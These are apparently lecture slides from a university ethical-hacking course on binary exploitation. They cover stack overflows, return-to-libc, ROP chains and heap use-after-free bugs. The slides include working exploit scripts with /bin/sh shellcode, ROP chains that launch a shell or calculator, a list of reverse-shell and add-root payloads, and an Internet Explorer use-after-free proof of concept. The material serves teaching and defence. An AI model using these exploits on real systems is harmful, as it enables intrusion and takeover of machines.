


Method prologue and epilogue



Stack buffer overflow


Stack buffer overflow occurs when a local variable on the stack is overwritten. This is possible e.g. when the size of the local variable is not considered therefore the return pointer of the stack frame can be modified by a user controlled data.




```
#include <string.h>
void func1(char* ar1)
{
    char ar2[10];
    strcpy(ar2,ar1);
}
int main(int argc, char* argv[])
{
    func1(argv[1]);
}
```

Stack overflow exploit

The exploit should overrun the local variable and arrive to the return pointer. The size of this (padding) depends on the size of the local variable and the stack layout, etc. It can be determined by debugging or using unique string such as “aaaabbbbccccdddeeee....” and then obtain the address from the error message. The new return address can point to the beginning of the payload.



This solution is not so stable (it relies on the payload global address). Instead the following solutions is used:



Stack overflow exploit

Exploits for command line executables can be generated using easy scripting languages such as Perl or Python.

```
#!/usr/bin/perl  
my $padding = "A"x14;  
my $eip = "\x32\x31\xd9\x7d"; #current jmp esp address  
my $nopsled = "\x90"x10;  
my $payload = "";  
print $padding.$eip.$nopsled.$payload;
```

The payload executes some harmful operation. To prove a vulnerability, something harmless is used, e.g. open a calculator in windows or execute a shell (/bin/sh) in Linux.

What does this payload do? ->

DEMO...

```
xor ecx, ecx  
push ecx  
push 636c6163  
push 1  
mov ebp, esp  
add ebp+4  
push ebp  
mov eax, kernel32.WinExec  
call eax
```

Available payloads for exploits (Shellstorm)

The payload executes something for the attacker's sake. There are prewritten payloads as well. A payload has to consider the OS type and version, but there are general (longer) exploits that are applicable for multiple versions (but same OS). Shellstorm has a huge payload database.

Intel x86-64

- Linux/x86-64 - Add map in /etc/hosts file - 110 bytes by Osanda Malith Jayathissa
- Linux/x86-64 - Connect Back Shellcode - 139 bytes by MadMouse
- Linux/x86-64 - access() Egghunter - 49 bytes by Doreth.Z10
- Linux/x86-64 - Shutdown - 64 bytes by Keyman
- Linux/x86-64 - Read password - 105 bytes by Keyman
- Linux/x86-64 - Password Protected Reverse Shell - 136 bytes by Keyman
- Linux/x86-64 - Password Protected Bind Shell - 147 bytes by Keyman
- Linux/x86-64 - Add root - Polymorphic - 273 bytes by Keyman
- Linux/x86-64 - Bind TCP stager with egghunter - 157 bytes by Christophe G
- Linux/x86-64 - Add user and password with open,write,close - 358 bytes by Christophe G
- Linux/x86-64 - Add user and password with echo cmd - 273 bytes by Christophe G
- Linux/x86-64 - Read /etc/passwd - 82 bytes by Mr.Un1k0d3r

Linux debuggers

Linux has command line debuggers (e.g. gdb) and graphical debuggers (edb) as well. Gdb has an exploit writing extension: PEDA (Python Exploit Development Assistance).

```
gdb-peda peda
PEDA - Python Exploit Development Assistance for GDB
For latest update, check peda project page: https://github.com/longld/peda
List of "peda" subcommands, type the subcommand to invoke it:
aslr -- Show/set ASLR setting of GDB
asmsearch -- Search for ASM instructions in memory
assemble -- On the fly assemble and execute instructions using NASM
checksec -- Check for various security options of binary
cmpmem -- Compare content of a memory region with a file
context -- Display various information of current execution context
context_code -- Display nearby disassembly at SP or current execution context
context_register -- Display register information of current execution context
context_stack -- Display stack of current execution context
crashdump -- Display crashdump info and save to file
deactive -- Bypass a function by ignoring its execution (eg sleep/alarm)
distance -- Calculate distance between two addresses
dumpargs -- Display arguments passed to a function when stopped at a call instruction
dumpmem -- Dump content of a memory region to raw binary file
dumprop -- Dump all ROP gadgets in specific memory range
eflags -- Display/set/clear/toggle value of eflags register
elfheader -- Get headers information from debugged ELF file
elfsymbol -- Get non-debugging symbol information from an ELF file
gennop -- Generate arbitrary length NOP sled using given characters
getfile -- Get exec filename of current debugged process
getpid -- Get PID of current debugged process
goto -- Continue execution at an address
help -- Print the usage manual for PEDA commands
hexdump -- Display hex/ascii dump of data in memory
hexprint -- Display hexified of data in memory
jmpcall -- Search for JMP/CALL instructions in memory
loadmem -- Load contents of a raw binary file to memory
lookup -- Search for all addresses/references to addresses which belong to a memory range
nearpc -- Disassemble instructions nearby current PC or given address
nextcall -- Step until next "call" instruction in specific memory range
nextjmp -- Step until next "j*" instruction in specific memory range
```

```
nxtest -- Perform real NX test to see if it is enabled/supported by OS
patch -- Patch memory start/chain address with string/hexstring/int
pattern -- Generate, search, or write a cyclic pattern to memory
pattern_arg -- Set argument list with cyclic pattern
pattern_create -- Generate a cyclic pattern
pattern_env -- Set environment variable with a cyclic pattern
pattern_offset -- Search for offset of a value in cyclic pattern
pattern_patch -- Write a cyclic pattern to memory
pattern_search -- Search a cyclic pattern in registers and memory
payload -- Generate various type of ROP payload using ret2plt
pdisass -- Format output of obj dump disassemble command with colors
ptbreak -- Set breakpoint at PTB functions match name regex
procinfo -- Display various info from /proc/pids
profile -- Simple profiling to count executed instructions in the program
pyhelp -- Wrapper for python built-in help
readelf -- Get headers information from an ELF file
refsearch -- Search for all references to a value in memory ranges
reload -- Reload PEDA sources, read current options untouched
ropgadget -- Get common ROP gadgets of binary or library
ropsearch -- Search for ROP gadgets in memory
searchmem -- Search for a pattern in memory; support regex search
session -- Save/restore a working GDB session to file as a script
set -- Set various PEDA options and other settings
sgrep -- Search for full strings contain the given pattern
shellcode -- Generate or download common shellcodes
show -- Show various PEDA options and other settings
skeleton -- Generate python exploit code template
skip -- Skip execution of next count instructions
snapshot -- Save/restore process's snapshot to/from file
start -- Start debugged program and stop at most convenient entry
stepuntil -- Step until a desired instruction in specific memory range
strings -- Display printable strings in memory
substr -- Search for substrings of a given string/number in memory
telescope -- Display memory content at an address with smart dereferences
tracecall -- Trace function calls made by the program
traceinst -- Trace specific instructions executed by the program
untrace -- Disable anti-trace detection
utils -- Miscellaneous utilities from utils module
vmmap -- Get virtual mapping address ranges of section(s) in debugged process
x
waitfor -- Try to attach to new forked process; mimic "attach -waitfor"
xinfo -- Display detail information at address/registers
```

Stack overflow exploitation in linux

The first step is to identify the vulnerability. That can be carried out by different type of fuzzing. Fuzzing is a processes of providing various data (invalid too) to the application. A segmentation fault (access violation in Windows) indicates some errors. (Download my testbinary: <http://193.225.218.118/WS08/binaries/manymeth>)

A value can be invalid if

- the format is incorrect,
- it contains unexpected values (e.g. %s),
- it is too long,
- and many other ways. ☺

```
root@kali:~# ./manymeth
Parameter is needed
root@kali:~# ./manymeth aa
Last method
root@kali:~#
```

```
root@kali:~# ./manymeth AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
Last method
Segmentation fault
```

Stack overflow exploitation in linux

After the vulnerability has been identified it is necessary to debug the application and get to the part where the vulnerability occurs (the virtual address space is compromised).

The **start** command jumps to the beginning of the binary. Other useful commands:

s : step (execute one instruction)

until [address]: execute until a specified memory address

finish: execute until the end of the current method

```
0x80484e6 <main+11>: nov    ebp,esp
0x80484e8 <main+13>: push   ebx
0x80484e9 <main+14>: push   ecx
=> 0x80484ea <main+15>: call    0x8048548 <_x86.get_pc_thunk.ax>
0x80484ef <main+20>: add    eax,0x13f1
0x80484f4 <main+25>: mov    ebx,ecx
0x80484f6 <main+27>: .text
0x80484f9 <main+30>: jne    0x8048515 <main+59>
Guessed arguments:
arg[0]: 0xffffffff330 --> 0x1
arg[1]: 0x0
arg[2]: 0x0
arg[3]: 0xffffffff310 (<__libc_start_main+241>: add esp,0x10)
stack
0000: 0xffffffff310 --> 0xffffffff300 --> 0x1
0004: 0xffffffff314 --> 0x0
0008: 0xffffffff310 --> 0x0
0012: 0xffffffff31c --> 0xffffffff300 [<__libc_start_main+241>: add esp,0x10]
0016: 0xffffffff320 --> 0xffffffff300 --> 0x1d4d6c
0020: 0xffffffff324 --> 0xffffffff300 --> 0x1d4d6c
0024: 0xffffffff328 --> 0x0
0028: 0xffffffff32c --> 0xffffffff300 [<__libc_start_main+241>: add esp,0x10]
[...]
Legend: code, data, rodata, value
Temporary breakpoint 1, 0x80484ea in main ()
```

Stack overflow exploitation in Linux

Finding the vulnerable part of the code can be done with gradual approach: e.g. jump over all the methods, but when the vulnerability occurs then restart of the debugging is needed and we have to jump inside the identified method. In our previous example there's a `strcpy` method. After the execution of this, a series of A appears on the stack. In addition, it turns out that exiting from `meth1` compromises the binary first:

The screenshot shows two panes of a debugger interface. The left pane displays assembly code for a function named `meth1`. The right pane shows a memory dump of the stack, which contains a large number of 'A' characters.

Assembly Code (Left):

```
0x804849c <met1+29>: push    edx
0x804849d <met1+30>: mov     ebx,eax
0x804849f <met1+32>: add    esp,0x10
=> 0x80484a4 <met1+37>: add    esp,0x10
0x80484a7 <met1+40>: sub    esp,0xc
0x80484aa <met1+43>: push   0x5
0x80484ac <met1+45>: call   0x8048436 <met4>
0x80484b1 <met1+50>: add    esp,0x10
```

Stack Dump (Right):

Address	Content
0000	0xffffffffd0e0 --> 0xffffffffd0f8 ('A' <repeats 200 times>...)
0004	0xffffffffd0e4 --> 0xffffffffd418 ('A' <repeats 200 times>...)
0008	0xffffffffd0e8 --> 0x0
0012	0xffffffffd0ec --> 0x8048480 (<met1+15>: add eax,0x1452)
0016	0xffffffffd0f0 --> 0x0
0020	0xffffffffd0f4 --> 0x0
0024	0xffffffffd0f8 ('A' <repeats 200 times>...)
0028	0xffffffffd0fc ('A' <repeats 200 times>...)
0032	0xffffffffd17c ('A' <repeats 200 times>...)
0036	0xffffffffd180 ('A' <repeats 198 times>...)
0040	0xffffffffd184 ('A' <repeats 194 times>...)
0044	0xffffffffd188 ('A' <repeats 190 times>...)
0048	0xffffffffd18c ('A' <repeats 186 times>...)
0052	0xffffffffd190 ('A' <repeats 182 times>...)
0056	0xffffffffd194 ('A' <repeats 178 times>...)
0060	0xffffffffd198 ('A' <repeats 174 times>...)

Stack overflow exploitation in linux

The beginning of the A series can be identified by listing the memory content near the current stack position.

0xfffffd0d0:	0xe0	0x98	0x04	0x08	0xe0	0x98	0x04	0x08
0xfffffd0d8:	0x78	0xd1	0xff	0xff	0xb1	0x84	0x04	0x08
0xfffffd0e0:	0x05	0x00	0x00	0x00	0x18	0xd4	0xff	0xff
0xfffffd0e8:	0x00	0x00	0x00	0x00	0x8e	0x84	0x04	0x08
0xfffffd0f0:	0x00							
0xfffffd0f8:	0x41							

Since the return address of *meth1* is at *0xffffd17c* and the beginning of the string is at *0xffffd0f8*, therefore *0x84* (132) has to be the padding length. We also need to find a *jmp esp* address and a working payload.

```
gdb-peda$ asmsearch 'jmp esp'
Searching for ASM code: 'jmp esp' in: binary ranges
0x080482d1 : (35e4) xor    eax,0x80498e4
0x08048325 : (83e4) and    esp,0xffffffff0
0x080484df : (83e4) and    esp,0xffffffff0
0x08048507 : (e8e4) call   0x80482f0 <puts@plt>
0x0804864f : (ffe4) jmp    esp
0x08048d0f : (00e4) add    ah,ah
0x080492d1 : (35e4) xor    eax,0x80498e4
0x08049325 : (83e4) and    esp,0xffffffff0
0x080494df : (83e4) and    esp,0xffffffff0
0x08049507 : (e8e4) call   0x80492f0
0x0804964f : (ffe4) jmp    esp
root@kali:~# ./manymeth `python poc_methods.py`
```

```
import struct
ex = 'A'*132
ex += struct.pack("<L", 0x804864f)
ex += '\x90'*20
ex += "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"
ex += "\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"
ex += "\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"
ex += "\x80\xe8\xe5\xff\xff\x2f\x62\x69\x6e\x2f"
ex += "\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42"
print ex
```

Return to libc

Operating systems provide several protections against exploitations (see detailed list on next lecture). One of the most significant is the *noexecute* protection (DEP in Windows). Noexecute assigns permissions to memory segments:

- Code segments (only read and execute, no write)
- Data segments (only read and write, no execute)

With *noexecute* the payload on the stack cannot be executed anymore. The idea behind both *return to libc* and *ROP* is to use the *libc* library (code reuse). If *libc* contains a code part that opens a shell then it can be used by redirecting the execution there (instead of using the address of *jmp esp*). Tools e.g. *onegadget* can identify these specific code-parts in the Virtual Address Space.

Return Oriented Programming

- Return Oriented Programming (ROP) is a software vulnerability exploitation method that is able to bypass the non-executable memory protections. It was invented in 2007 as the generalization and extension of the *Return into libc* technique.
- Contrary to stack overflow, ROP uses already existing code parts in the virtual address space to execute the payload (code reuse).
- Although ROP is based on the stack usage of the program it can be used in case of heap related vulnerabilities as well by redirecting the stack (stack pivot) to an attacker controlled part of the virtual memory.
- ROP consists of gadgets that are small code blocks with a *ret* type of instruction as an ending e.g. *inc eax; retn*. Gadgets are chained by the *ret* type of instruction.

Return Oriented Programming

- The payload is divided into code-parts, each code-part is executed by a gadget
- A gadget is a small code-block with one or more simply instructions and a ret type of instruction at the end
- We need to find gadgets in the Virtual Address Space, therefore we're going to use mona.py with Immunity Debugger (can be downloaded from github)
- To find a specific gadget (e.g. inc eax) the *find mona* command is used: `!mona find -type instr -s „inc eax#retn” -x X`
- Our first ROP will be written for a simple stack overflow with *strcpy*, the code contains the addition of two numbers. Using *mona* the following gadgets are sought for:

Return Oriented Programming

The easiest ROP payload, calculating 1+1: 😊


```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =      "\x5b\x54\x92\x7d". # xor eax, eax; retn
               "\x75\x50\x92\x7d". # xor edx, edx; retn
               "\x60\x16\xc8\x77". # inc eax; retn
               "\x42\x72\xef\x7d". # inc edx; retn
               "\x33\x80\x24\x6c"; # add eax, edx; retn
print $padding.$rop;
```

What is the value of eax after the ROP has been executed?

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =      "\x5b\x54\x92\x7d". # xor eax, eax; retn
               "\x75\x50\x92\x7d". # xor edx, edx; retn
               "\x60\x16\xc8\x77". # inc eax; retn
               "\x42\x72\xef\x7d". # inc edx; retn
               "\x42\x72\xef\x7d". # inc edx; retn
               "\x42\x72\xef\x7d". # inc edx; retn
               "\x33\x80\x24\x6c"; # add eax, edx; retn
print $padding.$rop;
```

Return Oriented Programming

How to add 0x12121212 to 0x11111111? Repeating the *inc eax* in 0x12121212 times is not a good idea ☺ A simple *pop* gadget can take the required value directly from the stack, so the ROP program will contain some data among the gadget addresses.



```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =
    "\x1f\x18\xf8\x6f". # pop eax; retn
    "\x11\x11\x11\x11". # value of eax
    "\x5f\xee\xf5\x6f". # pop edx; retn
    "\x12\x12\x12\x12". # value of edx
    "\x33\x80\x24\x6c"; # add eax, edx; retn
print $padding.$rop;
```

Return Oriented Programming

Gadgets with side effects: If we cannot find a fitting gadget, a longer one can be used considering the side effects. Example:

Adding `ebx` to `eax` if there is no `add eax, ebx; ret` code:

```
"\x33\x80\x24\x6c". # add eax, edx; pop ebx; ret  
"\x99\x2b\xf3\x7d"; # dummy  
  
"\x33\x80\x24\x6c". # add eax, edx; pop ebx; pop ecx; ret  
"\x99\x2b\xf3\x7d"; # dummy  
"\x99\x2b\xf3\x7d"; # dummy
```

Gadgets with `ret` that removes the stack frame:

```
"\x33\x80\x24\x6c". # add eax, edx; ret 0xc  
"\x99\x2b\xf3\x7d"; # dummy  
"\x99\x2b\xf3\x7d"; # dummy  
"\x99\x2b\xf3\x7d"; # dummy
```

The following gadgets should be avoided: Gadgets that

- contain `push` instruction,
- contain conditional (`je`, `jz`, etc.) or unconditional jump instructions (`jmp`),
- contain unreliable characters e.g.: `0x0`, `0xa`, `0xd`, etc...

Return Oriented Programming

Opening the calculator in Windows example:

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop = "\x19\xde\xe9\x7d". #pop edi; retn
    "\x70\xc0\x93\x6f". #place of calc
    "\x99\x2b\xf3\x7d". #pop ecx; retn
    "\x63\x61\x6c\x63". #calc
    "\x28\x3f\xeb\x7d". #mov [edi],ecx; retn
    "\x38\xb3\xdc\x7d". #pop eax; retn
    "\xc9\x2e\xdf\x7d". #address of WinExec
    "\x25\x07\xee\x7d". #call eax; retn
    "\x70\xc0\x93\x6f\x01"; #address of calc + 01
print $padding.$rop;
```

Linux shell example:

```
import struct
ex = 'A'*132
ex += struct.pack("<L", 0x08057280) #xor eax, eax
for x in range(0, 11):
    ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0806f062) #pop ecx, pop ebx
ex += struct.pack("<L", 0xfffffd270) #value of ecx 0xfffffd240
ex += struct.pack("<L", 0xfffffd24f) #value of ebx 0xfffffd21f
ex += struct.pack("<L", 0x0806f970) #int 0x80
ex += 'x90'*99
ex += "\x2f\x62\x69\x6el\x2f\x73\x68\x00" #/bin//sh
print ex
```

End of lecture



IN5290 Ethical Hacking

Lecture 9: Binary exploitation 2, Heap related vulnerabilities, bypassing mitigations and protections

Universitetet i Oslo
Laszlo Erdödi

Lecture Overview

- Vulnerabilities related to heap
- How to exploit heap related vulnerabilities on Windows and Linux
- Exploit mitigations and protections
- The Metasploit framework

The heap

The heap is a storage place where the processes allocate data blocks dynamically in runtime. There are several types of heap implementation. Each OS provides one or more own heap implementations (e.g. Windows7: Low Fragmentation Heap), but programs can create their own heap implementations (e.g. Chrome) that are independent of the default OS solution. Because of the different solutions many custom heap allocators are available to tune heap performance for different usage patterns. The aim for the heap implementations are:

- allocation and free should be fast,
- allocation should be the least wasteful,
- allocation and free should be secure.

The heap

The allocation as well as the free has to be done by the programmer in case of native code. C example:

```
ptr = (int*) malloc(100 * sizeof(int));  
free(ptr);
```


The realization of Object Oriented Programming (OOP) strongly based on the heap usage too. All the objects are stored in the heap.

```
Example* example=new Example();  
delete example;
```

In case of managed code the memory management is done by the framework (.net, Java). The garbage collector examines the memory time after time and free the unused memory parts.


Windows basic heap management

The heap consists of chunks. Free chunks with the same size (rounded to 8 bytes) are organized in double linked lists. When a heap memory is being freed it goes to a free list according to its size. When the code requests a dynamic buffer first the freelists are checked according to the requested size. If there is no free chunk for the size a chunk is created.



Heap overflow

The basic example of the heap overflow is related to the free and the reallocation of a chunk. Each chunk contains a pointer pointing to the previous and to the next chunk.



When a chunk is removed from the linked list the following changes are made (unlinking Entry2): **Entry2→BLINK→FLINK=Entry2→FLINK**
Entry2→FLINK→BLINK = Entry2→BLINK

If the attacker controls the header of Entry2 (e.g. overwriting the data block of a chunk next to Entry2) then he can force the next heap allocation to be placed to a specific place. How to take advantage of it? Discussed later. (<https://resources.infosecinstitute.com/heap-overflow-vulnerability-and-heap-internals-explained/#gref>)

Heap related vulnerabilities

What are the problems with the following codes?

Example1:

```
char* ptr = (char*)malloc (SIZE);
if (err) {
    abrt = 1;
    free(ptr);
}
...
if (abrt) {
    logError("operation aborted before commit", ptr);
}
```


Example2:

```
char* ptr = (char*)malloc (SIZE);
...
if (abrt) {
    free(ptr);
}
...
free(ptr);
```

Object Oriented Programming (OOP)

Vtable

A basic principle of OOP is the polymorphism. Methods can be redefined for derived classes. Since the real type of an object is only decided in runtime, each object needs to have a virtual method table (vtable) that contains the object specific method addresses.



In case of exploiting *Use after free (dangling pointer)* or *Double free* vulnerabilities the attacker can overwrite the *vtable* with a value pointing to an attacker controlled memory region (see example later).

Heap overflow

Is this code vulnerable or not? User can control the *data* variable.

```
if (channelp) {  
    /* set signal name (without SIG prefix) */  
    uint32_t namelen =  
        _libssh2_ntohu32(data + 9 + sizeof("exit-signal"));  
    channelp->exit_signal =  
        LIBSSH2_ALLOC(session, namelen + 1);  
    [...]  
    memcpy(channelp->exit_signal,  
           data + 13 + sizeof("exit_signal"), namelen);  
    channelp->exit_signal[namelen] = '\0';
```

Can you see where is the *integer overflow* and how to exploit it?

Use after free exploitation example

Try the following html file with IE8.

```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>

<form id="testfm">
<input type="button" name="test2" value="a2">
<input id="child2" type="checkbox" name="option2" value="a2">Test check<br>
</form>

<script>
var startfl=false;
function changer() {
// Call of changer function will happen inside mshtml!CFormElement::DoReset call
    if (startfl) {
        document.getElementById("testfm").innerHTML = ""; // Destroy form contents
    }
}

document.getElementById("child2").checked = true;
document.getElementById("child2").onpropertychange=changer;
startfl = true;
document.getElementById("testfm").reset(); // DoReset call
</script>
</body>
</html>
```

Use after free exploitation example

